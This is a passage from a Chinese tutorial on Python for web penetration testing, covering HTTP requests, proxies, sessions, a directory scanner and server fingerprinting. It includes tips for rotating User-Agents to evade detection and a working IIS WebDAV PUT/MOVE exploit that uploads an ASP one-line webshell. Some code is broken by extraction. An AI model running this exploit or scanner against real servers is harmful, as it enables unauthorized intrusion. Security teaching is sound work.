这里只是获取了响应头，更多情况下，有可能也需要获取响应对应的请求头，可以使用resp.request.headers来进行获取。

这时候就可以获取到对应的请求头，可以看到，响应头和请求头之间就差了一个request方法。

3.获取请求URL

在某些请求时候，也需要获取当前的请求URL。可以通过resp.url响应对象的url方法来获取发送请求的URL。

```
#req_url.py
import requests

url = "http://192.168.3.47/dvwa/vulnerabilities/brute/"
resp = requests.get(url)
print(resp.url)
print(resp.request.url)
```

4.获取cookie

在某些情况下，网站的功能越复杂，就需要更多的验证机制。比如获取cookie，对于cookie来说，Python也提供了对应的属性来进行获取。可以使用requests库请求url返回对象的cookie属性，获取服务器给咱们设置的cookie。

```
#resp_cookie.py
import requests

url = "https://www.baidu.com"

resp = requests.get(url)
print(resp.cookies)
```

以上就是关于Python获取HTTP响应编程的一些常用属性，当然还有一些其他的属性，相比于这些属性来说是不常用的。在后面编程的过程中，如果使用到本节内容不包含的属性，可以再来着重介绍。

四、Python-HTTP代理

本节内容将认识使用Python与Burpsuite进行交互，主要与对应的HTTP代理截断进行交互，对于要使用Python与对应代理来进行交互，需要考虑以下几个方面，分别是：代理设置、参数设置、结合Burpsuite查看。

1.代理设置

首先是代理的设置，代理设置要设置对应的客户端与服务器端进行交互的协议。交互过程中可能使用到HTTP或者是HTTPS，这时候设置代理要设置两项内容，分别是HTTP和HTTPS，设置完成之后，对应的要在requests当中也需要设置对应的参数。

2.参数设置

参数设置这里需要设置proxies和verify=False这两个参数。

proxies是设置代理，针对HTTPS的代理设置，需要验证证书的合法性，为了避免证书验证导致的错误，可以让verify参数等于False，从而不进行证书合法性验证。

3.结合Burpsuite查看

```
#proxy_python.py
import requests

url = "https://www.baidu.com"

# 代理服务ip 192.168.3.50

proxies = {"http": "http://192.168.3.50:8080", "https": "http://192.168.3.50:8080"}

resp = requests.get(url, proxies=proxies, verify=False)
print(resp.status_code)
```

五、Python-HTTP会话编程

1.携带cookie的会话

说到Python的会话编程，可以这样来理解，会话表示，客户端浏览器与服务端建立一次连接，接下来通过一个会话连接，不断的进行访问，不会重新建立对应的连接，当浏览器关闭时，对应的会话连接才会中断，结束对应的会话。这样的会话经常用于携带cookie的会话。

cookie在很多情况下是用于身份验证。比如说，用户访问某些页面时，例如登录页面，这时候用户登录成功后，服务器就会使用HTTP响应头set-cookie来设置cookie值到客户端，当客户端下一次访问对应的页面时，就会自动添加设置好的cookie值来进行身份验证，从而确定合法的身份，以便继续访问其他在后面保护的页面内容，保护页面就是需要登录才能访问到的页面。这时候就在每一个需要合法身份访问页面的位置来添加一个用户信息。登录验证的页面只需要验证对应的cookie值即可完成对应的防御与保护。

2.Python-session

对于这种情况，Python中也提供了session类来进行对应的模拟。

可以通过requests来调用Session类并保存到变量s中，之后就可以使用s.get()或者是post等等一些请求方式，去访问url。

下面演示的内容是获取网站的cookie，在下次访问过程中依然自动携带这个cookie来进行访问。

```
#requests_session.py
import requests

url = "https://www.baidu.com"

s = requests.Session()

resp = s.get(url)
print(resp.cookies)
print(resp.request.headers)

# 验证
resp1 = s.get(url)
print(resp1.request.headers)
```

这时候可以看到它的cookie，但是在它的请求报文头中，并没有携带我们设置的cookie值，这是由于在请求之后，baidu会返回对应的cookie值“Cookie BDORZ=27315 for .baidu.com”。

在下次使用当前会话进行这个url时候，才会将对应的cookie携带到对应的HTTP请求当中，那么这时候再调用resp.request.headers就可以输出对应的请求头，那么这个请求头就包含了对应cookie值。

六、Python目录扫描工具

下面将介绍使用Python以及之前学过的对应知识编写一个目录扫描工具。要编写这样一个工具，首先就要明白这样一个工具的内在原理。

1.目录扫描原理

首先目录扫描同样是基于字典的一种暴力破解。

（1）首先要读取字典文件，然后将对应的URL进行拼接，拼接成最终要发送HTTP请求的一个url。

（2）接下来，使用HTTP get请求对应的url，请求之后，服务器会返回对应的响应状态码。

（3）然后，这时候判断是否得到了200的状态码，如果得到200状态码，表明这个目录是存在的，可以直接输出对应目录。状态码是404，那么表明，当前的页面是不存在的，或者是这个目录不存在。

2.字典文件读取

目录扫描首先要读取字典文件，读取字典文件使用的是Python当中文件的操作，下面介绍字典文件的读取。

```
with open("dir.txt", "r") as f
```

使用with open("filename.txt", "r") as f:使用r读模式来读取文件，然后用f变量来保存读出的内容，也可以f = open("filename.txt", "r")，之所以使用with as这样的结构，是因为文件流打开之后需要close，需要关闭，如果使用with的话，在结束with的语句块之后，文件流就自动关闭了。

打开文件流之后，可以使用一下三种方式来读取对应的字典文件:

f.readline()，这里readline表示每次读取一行

f.readlines()，readlines表示全部读取出来，放到对应的列表中

f.read(10)，read表示读取几个字节，需要在它的参数中设置对应的字节

下面进行演示，这里将dir.txt文件为例，接下来读取它的内容

```
#file_open.py
with open("dir.txt", "r") as f:
    for line in f.readlines():
        print(line.strip())
```

以上是咱们使用readlines进行读取，也可以使用readline和read，那在读取完之后，不需要我们使用f.close()关闭文件流

3.工具编写

有了文件读取内容之后，还需要结合咱们之前介绍的Python与HTTP交互，来进行对应的工具编写。

```
#scan_dir.py
import time
import sys
import requests

url = "http://127.0.0.1/"
# 解决程序执行过快，导致网络阻塞
flag = 0

with open("dir.txt", "r") as f:
    for line in f.readlines():
        line = line.strip()
        # 这时候发送请求，和HTTP交互
        resp = requests.get(url + line)
        #print(resp.url)
        if resp.status_code == 200:
            print("url: %s exist" % resp.url)

        flag = flag + 1
        if flag == 200:
            time.sleep(3)
            flag = 0
```

出现扫描结果后，我们随机打开一个URL，可以浏览到当前目录下的所有文件，那也表明咱们扫描到的目录是存在的。

那么接下来，需要进行一个参数的优化。

4.参数优化

刚才的程序中，只是固定了对应的url进行探测，这时候可以修改对应的内容，使得程序更加的强大，探测更多的URL。

不需要在代码中修改，只需要在命令行进行传递即可。

可以使用sys库，在命令行中来对Python脚本传递参数

```
#scan_dir.py
import time
import sys
import requests

# url = "http://127.0.0.1/"
# python3 scan_dir.py http://127.0.0.1/
url = sys.argv[1]
# 字典文件也可以通过外部参数传递
# dic = sys.argv[2]

# 解决程序执行过快，导致网络阻塞
flag = 0

with open("dir.txt", "r") as f:
    for line in f.readlines():
        line = line.strip()
        # 这时候发送请求，和HTTP交互
        resp = requests.get(url + line)
        #print(resp.url)
        if resp.status_code == 200:
            print("url: %s exist" % resp.url)

        flag = flag + 1
        if flag == 200:
            time.sleep(3)
            flag = 0
```

以上就是关于对应的参数优化，可以自定义url来进行对应的探测。避免只能扫描单一URL，或者是只能在代码当中修改，才能继续执行，这样就可以不修改代码，直接执行针对于某个URL进行目录扫描。

当然，也可以对字典文件进行一个优化，同样使用命令行进行执行。

以上完成了Python对目录扫描工具的编写，这里没有加入多线程，可以根据实际情况加入多线程，来加快探测的速度。同时加入更多的功能模块，拓展Python的目录扫描工具，这里只是介绍一个简单的目录扫描工具。

七、Python目录扫描工具基础补充

1.命令行Python参数传递

首先命令行当中执行Python文件时，对参数传递进行解释。

在之前，目录工具使用sys.argv的索引来进行对应参数的访问，得到对应的参数再进行执行，从1开始表示得到第一个参数，第二个索引是得到第二个参数，那我们可能会有疑问，Python的索引下标是从0开始，当前的参数传递sys.argv[0]代表着什么？sys.argv[1]代表着什么？他们之间有什么区别?

```
#sys_demo.py
import sys

print("下标为0的参数：%s" % sys.argv[0])
print("下标为1的参数：%s" % sys.argv[1])
```

这里，首先输出argv0对应的内容，是当前Python文件的绝对路径，由此看到，sys.argv[0]代表的是当前文件。

其次，输出argv1对应的内容，是传递的第一个参数，这就是argv在传递参数时，为什么从1开始的含义。

2.文件读写补充

在之前，编写目录扫描工具当中也使用了对应的文件读写，来读取对应的字典文件，下面将对文件读写进行补充。

之前直接使用with open(filename, mode)然后as f进行读取，这个在代码中可以看到。

```
with open("dir.txt", "r") as f
```

这里，r代表read，表示读取文件，open函数在默认情况下，打开文件是以只读的模式打开的，可以直接读取文件。

```
#open_file_demo.py
f = open("dir.txt")

t = f.read(20)
print(t)
f.close()
```

那么，其实mode还有其他模式，r是它默认的模式，还有w，表示写，我们就可以向文件当中写一些内容进去。当然，写是直接覆盖原有内容，下面进行对应的写操作.

```
f1 = open("test.txt", "w")
f1.write("brute")
f1.close()

f2 = open("test.txt")
t = f2.readline()
print(t)
f2.close()
```

如果想单纯的在文件中追加内容，不覆盖原有内容，这时候就可以使用a模式，也就是append来执行。它直接在文件末尾添加对应的内容，而不会将原有的内容进行覆盖。

```
f3 = open("test.txt", "a")
f3.write("hello\n")
f3.writelines(["nihao\n", "world\n"])
f3.close()

f4 = open("test.txt")
for line in f4.readlines():
    print(line.strip())

f4.close()
```

3.自定义User-agent

在目录扫描工具中可以看到，默认情况下，使用Python进行HTTP请求时，会携带HTTP请求的user-agent，Python requests对应库的版本这时候很容易被发现，就是服务器中的日志会看到大量的Python requests库发送的大量请求，它是在user-agent中出现，很容易的被管理员发现是一个非用户正常状态下的一个请求。这时候就会引发对应的限制预案，使得当前的访问被终止，从而触发它的安全机制，导致这种扫描行为不被接受并被拒绝，那么，我们也可以在Python中进行实验。

```
#user_agent_test.py
import requests

url = "http://www.baidu.com"
resp = requests.get(url)
print(resp.request.headers)
```

可以在对应的请求过程中，自定义user-agent，避免HTTP请求的时候带上Python自带的user-agent。

这时候要获取合法的user-agent，可以在互联网上进行搜索，也可以在浏览器中进行查找。

随便打开一个网页，鼠标右键选择审查工具或者检查，打开之后点击网络或network，找到其中的一个请求。在请求头部分找到user-agent，将它复制出来，这时候他就是一个合法的user-agent。可以在代码中使用这个来自定义user-agent。

Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36

```
#user_agent_test.py
import requests

url = "http://www.baidu.com"

headers = {
    "user-agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36"
}

resp = requests.get(url, headers=headers)

print(resp.request.headers)
```

运行程序后，可以看到，请求头部分的user-agent就已经被替换成了自定义的内容。

当然，也可以设置其他的HTTP请求头。实际情况中，因为在目录扫描过程中，有很多请求会发送，只使用一种user-agent很可能也会触发对应的安全机制，这时候就可以设置对应的headers有多个user-agent，也就是在headers字典的user-agent key上进行循环遍历，每次进行赋值，当循环执行达到一定数量，就换下一个user-agent，从而避免触发安全机制。

由此思考到，在日常审查日志时，发现当前的user-agent大量为同样一个，并且不合法的，比如是Python对应的默认user-agent时，那么这时候就可以确定对应的user-agent使用了对应目录目录扫描或者其他大量密集型请求操作这样的异常行为。要时刻关注这样的行为，避免它进行一些非法操作。

八、Python IIS PUT漏洞POC工具

1.漏洞原理

要编写漏洞对应的检测工具，首先要明白漏洞的原理。为什么现在有着非常成熟的漏洞工具，还要编写对应的漏洞检测工具，这是由于某些漏洞在被披露之后，网络上是没有对应的检测工具，以及成熟的扫描工具，没有集成对应的漏洞扫描模块，这时候就需要根据对应的漏洞原理写出对应的**POC（[为观点提供证据]概念性验证）**代码，用于测试验证当前网络环境中的某些机器，是否存在对应的漏洞。当然这样的检测必须是在被授权，或者是在企业内部进行探测，以确保内部网络的安全性。切勿使用对应的POC来对某些服务器进行测试，这样是违法的，我们一定要维护网络的安全。

下面使用Python来编写一个IIS PUT漏洞的POC工具，最后通过上传一句木马代码，获得webshell权限。

基础环境搭建和漏洞复现参照文档《IIS6.0写权限漏洞复现获取WebShell》。

2.工具原理

IIS PUT漏洞是由于IIS中间件服务器当中的拓展工具WebDAV被开启，在webdav当中支持一些HTTP方法，也提供了一些HTTP原有不存在的一些功能更加强大的方法（比如说，Move），使得服务器开启了webdav之后，就可以与原本HTTP方法PUT与MOVE来进行结合，从而以达到直接上传任意文件的效果。

这时候我们就可以上传文件，比如说上传一个1.asp，asp文件当中存储的内容是webshell，我们就可以利用IIS PUT直接上传，达到获得webshell的效果。

对于这样的漏洞该如何进行探测，在HTTP请求方法中提供了OPTIONS方法，可以列举出目标服务器所支持的HTTP方法，同时也包含拓展工具所支持的HTTP方法。那我们就可以利用HTTP options方法进行测试。

3.编写POC

下面根据这样的原理，来进行对应的工具编写。

（1）确定目标服务器

（2）发送options请求

（3）确定结果中是否具有MOVE、PUT

例如目标的服务器是192.168.3.115，接下来就可以使用HTTP方法中的options请求方法向目标服务器发送，以获得结果当中所支持的HTTP方法。

下面，进行代码编写

```
import requests

target_ip = "192.168.3.115"
url = "http://"+target_ip

resp = requests.get(url)
print(resp.headers)
server_type = resp.headers['Server']
# 首先确定目标服务器IIS的版本Microsoft-IIS/6.0
print(server_type)
```

要确定它是否存在IIS PUT漏洞，就是要确定的是结果当中所支持的方法是否具有MOVE和PUT，那么只有具有这两种方法时才能确定存在IIS PUT漏洞。

执行上面的代码，在运行结果中可以看到，在public 以及Allow key下，Allow是原本HTTP所支持的方法。public表示对应webDAV所支持的方法，在webDAV开启之后，支持更多的HTTP方法，在结果中可以发现，有PUT以及MOVE。那我们肉眼查看的话是很费劲的，这时候可以使用if来判断，从而获得当前内容是否具有PUT和MOVE。

```
import requests

url = 'http://192.168.3.53'

resp = requests.options(url)
# print(resp.headers)
# print(resp.headers['Allow'])
# print(resp.headers['Public'])
result = resp.headers['Public']
print(type(result))
if result.find("PUT") >= 0 and result.find("MOVE") >=0:
    print(result)
    print("exist IIS PUT and MOVE vul")
else:
    print("not exist")import requests

target_ip = "192.168.3.115"
url = "http://"+target_ip
```

```
resp = requests.get(url)
# print(resp.headers)
server_type = resp.headers['Server']
# 首先确定目标服务器IIS的版本Microsoft-IIS/6.0
print(server_type)

# 使用options方法，获取目标服务器都支持哪些HTTP请求方式，主要确定是否包含PUT和MOVE
resp = requests.options(url)
allow_item = resp.headers['Allow']
public_item = resp.headers['Public']
if (allow_item.find("MOVE") != -1 and allow_item.find("PUT") != -1) or
(public_item.find("MOVE") and public_item.find("PUT")):
    print(server_type + ": 存在写权限漏洞")
```

4.利用漏洞

前面探测到目标服务器允许PUT和MOVE请求方法，那么下面我们使用PUT方发向目的服务器上传木马代码。

伪造请求headers

```
# 构造请求头，定义的Host是假IP
headers = {
    "Host": "219.153.49.228:43068",
    "User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:56.0) Gecko/20100101
Firefox/56.0",
    "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8",
    "Accept-Language": "zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3",
    "Accept-Encoding": "gzip, deflate",
    "Connection": "close",
    "Content-Length": "25"
}
```

请求的payload

```
# 上传一句话木马
data = '<% eval request("mima") %>'
```

构造请求url，指定木马保存的文件

```
# 木马保存的文件
target_file = url + "/webshell.txt"
```

执行PUT请求，获取返回response状态码，根据状态码判断木马文件是否生成成功。

```
resp = requests.put(target_file, headers=headers, data=data)
print(type(resp.status_code))
# 判断返回的状态码，第一次上传是201，如果重复上传是200
if resp.status_code == 200 or resp.status_code == 201:
    print("木马文件上传成功！")
```

目前，我们的木马文件是txt文本文件，网站请求这个文件是无法执行里面的代码的，我们需要将文件转换为asp可执行的脚本文件，这样我们后面使用工具链接这个asp文件的时候，就可以获得WebShell权限。

在headers中添加一个key，意义在于，在目标服务器中，将webshell.txt重命名为webshell.asp;.jpg

```
headers["Destination"] = "/webshell.asp;.jpg"
```

python的requests库是没有单独的MOVE方法，但是requests可以自定义请求方法，下面构造MOVE请求方法，并获取它返回的状态码进行判断。

```
resp = requests.request("MOVE", target_file, headers=headers, data=data)
# 判断状态码是否为207，207 Multi-Status是WebDAV扩展的状态码，代表之后的消息体将是一个XML消息
if resp.status_code == 207:
    print("木马文件改为脚本文件修改成功，成功获得WebShell权限！")
```

至此，使用python获取IIS写权限漏洞，并上传木马文件成功。后面可以使用链接工具去进行测试，因为本篇主讲python，这里不再演示链接工具的使用。

九、Python获取HTTP服务器信息

1.获取中间件信息

本节将以IIS和Apache为例，首先，我们打开对应的服务器（Windows server 2003）。

首先开启了IIS，并且查看一下目标的IP地址，可以看到他的IP地址是192.168.3.115.

下面进行编写代码，来获取目标服务器的中间件信息。

```
#server_info.py
import requests

url = 'http://192.168.3.115'

resp = requests.get(url)
print(resp.headers)
# IIS PUT漏洞
# print("服务器中间件为：%s" % resp.headers["Server"])
# print("程序脚本语言为：%s" % resp.headers["X-Powered-by"])
print("服务器中间件采用技术为：%s" % resp.headers["Server"])
print("应用程序脚本语言为：%s" % resp.headers["X-Powered-by"])
```

执行结果

```
{'Content-Type': 'text/html', 'Server': 'Microsoft-IIS/10.0', 'X-Powered-By': 'ASP.NET',
'WWW-Authenticate': 'Basic realm="192.168.3.53"', 'Date': 'Tue, 19 Mar 2024 23:26:41 GMT',
'Content-Length': '1181'}
```

从输出结果中可以看到，在server头参数中，可以获得对应的服务器信息，可以看到使用的是IIS10.0，这是它中间件使用IIS，并且版本是10.0。同时它的X-Powered-By头参数也暴露出，它使用的脚本技术是asp.net。

这时候，我们就可以直接输出以下内容：

```
服务器中间件采用技术为：Microsoft-IIS/10.0
应用程序脚本语言为：ASP.NET
```

以上就是通过Python脚本获取了对应IIS服务器中间件版本，以及对应的程序脚本语言。

2.获取脚本信息

接下来演示Apache获取对应的服务器中间件以及它对应的版本信息，同时获取它采用的脚步技术。

首先要关闭IIS，这是由于Apache使用的端口是80，IIS也使用的80，两者同时启动会发生冲突，当然也可以修改其中任意一个中间件，使用其他端口，从而避免冲突发生。这里就不做修改了，直接将IIS关掉之后启动Apache。

启动完成后，执行python脚本，同样进行访问

```
{'Date': 'Tue, 19 Mar 2024 23:36:11 GMT', 'Server': 'Apache/2.4.58 (Win64)', 'Last-Modified': 'Mon, 11 Jun 2007 12:53:14 GMT', 'ETag': '"2e-432a0dd316280"', 'Accept-Ranges': 'bytes', 'Content-Length': '46', 'Keep-Alive': 'timeout=5, max=100', 'Connection': 'Keep-Alive', 'Content-Type': 'text/html'}
```

这时候就会输出当前URL访问Apache服务响应的请求头参数，可以看到，这里有个server对应的响应头，在这里输出了对应的中间件名称，以及版本信息，同时包含系统类型，可以看出当前软件是在Windows64位系统上运行的，那表明，Apache下载的版本是基于Windows开发的2.4版本。如果当前网站运行的是PHP编写的文档类型，那么还会显示PHP的版本信息，这里就不做演示了。

我们可以在程序中输出这些关键信息

```
print("服务器中间件采用技术为：%s" % resp.headers["Server"])
#输出结果：服务器中间件采用技术为：Apache/2.4.58 (Win64)
```

以上就是通过Python获取了HTTP服务器中的信息，获取到了中间件信息以及脚本信息，咱们都是通过响应头当中的内容来进行获取。

第九节 Python Scrapy爬虫实战

一、Python scrapy介绍与安装

本节内容将认识Python第三方爬虫库scrapy，同时也会介绍，在Linux下进行对应的安装，在Windows下可能存在一些问题。

1.第三方库scrapy

那首先给大家介绍scrapy究竟是什么?

（1）scrapy是一个用于抓取web站点和提取结构化数据的应用程序框架，可广泛的用于应用程序，如数据挖掘、信息处理或历史存档。

（2）尽管scrapy最初是为web抓取而设计的，但它也可以使用API（如Amazon associates web service）或通用web爬虫程序来提取数据。

首先它是Python的一个第三方库，那么这样一个scrapy库是用于抓取web站点和提取结构化数据的应用程序框架，它可用于广泛的应用程序，是非常具有兼容性，在进行数据挖掘、信息处理或历史存档时特别高效。


Scrapy 框架由五大组件构成：

组件名称	作用
Engine(引擎)	整个scrapy框架的核心，主要负责数据和信号在不同模块间传递
Scheduler(调度器)	用来维护引擎发送过来的request请求队列
Downloader(下载器)	接收引擎发送过来的request请求，并生成请求的响应对象，将响应结果返回给引擎
Spider(爬虫程序)	①将准备好的request请求交给引擎；②处理引擎发送过来的response对象，主要用来解析、提取数据和获取需要跟进的二级URL，然后将这些数据交回给引擎
Pipeline(项目管道)	用来实现数据存储，对引擎发送过来的数据进一步处理，比如存储在MySQL、MongoDB或者文件中等

在整个执行过程中，还涉及到两个 middlewares 中间件，分别是下载器中间件（Downloader Middlewares）和爬虫中间件（Spider Middlewares），它们分别承担着不同的作用：

Middlewares	作用
Downloader Middlewares(下载中间件)	位于引擎和下载器之间，主要用来包装request请求头，比如user-agent、cookies和代理IP等
Spider Middlewares(爬虫中间件)	位于引擎和爬虫文件之间，它主要用来修改响应对象的属性

2.scrapy爬虫工作流程



上述示意图描述如下，当一个爬虫项目启动后，Scrapy 框架会进行以下工作：

> 1.引擎找到spider，在spider中找到起始url（第一个待爬取的 URL）。
> 2.url被引擎包装成request对象。
> 3.引擎将reques对象传递给调度器。
> 4.调度器（Scheduler）通过引擎将response对象传递给Downloader。
> 5.Downloader将得到的response对象通过引擎送回给spider。
> 6.spider解析：解析返回的response对象，通过xpath、json、re、css等。
> 7.spider将数据通过引擎传递给pipeline，存储数据。若有新的url（比如下一页等）：重复2-7步骤。

3.Windows下安装

安装方式同Linux下安装，除了没用命令行，其他都大体一致。

4.Linux下安装

使用ubuntu 18进行安装。


接下来要使用Python3进行对应的开发，毕竟Python2在2020年之后就不再进行维护，未来是属于Python3的，由于Ubuntu Linux并没有安装Python3，那么我们只需要安装anaconda，这个软件它自带python。

(1)安装anaconda工具


第一步，安装anaconda

```
#下载安装anaconda脚本
https://repo.anaconda.com/archive/Anaconda3-2024.02-1-Linux-x86_64.sh

#安装
cd Downloads/
chmod +x Anaconda3-2024.02-1-Linux-x86_64.sh
sh Anaconda3-2024.02-1-Linux-x86_64.sh
#之后是阅读协议，一直按空格翻页就行
#翻页完毕之后，出现。。。。[yes]，一直按回车键就行
#结束之后，需要使conda环境变量生效
source ~/.bashrc
#shell命令行提示符变为(base) kevin@kevin-Parallels-Virtual-Platform就按装成功了

#运行anaconda UI界面，使用下面命令：
anaconda-navigator
#执行命令后，即可打开如下界面
```


第二步，配置一个python运行环境，点击左侧栏目的Environments标签




第三步，点击下面的Create图标



第四步，在弹出的对话框中，输入name：pentest，Python前面多选框打钩，选择3.12.2版本，最后点击Create按钮进行创建环境

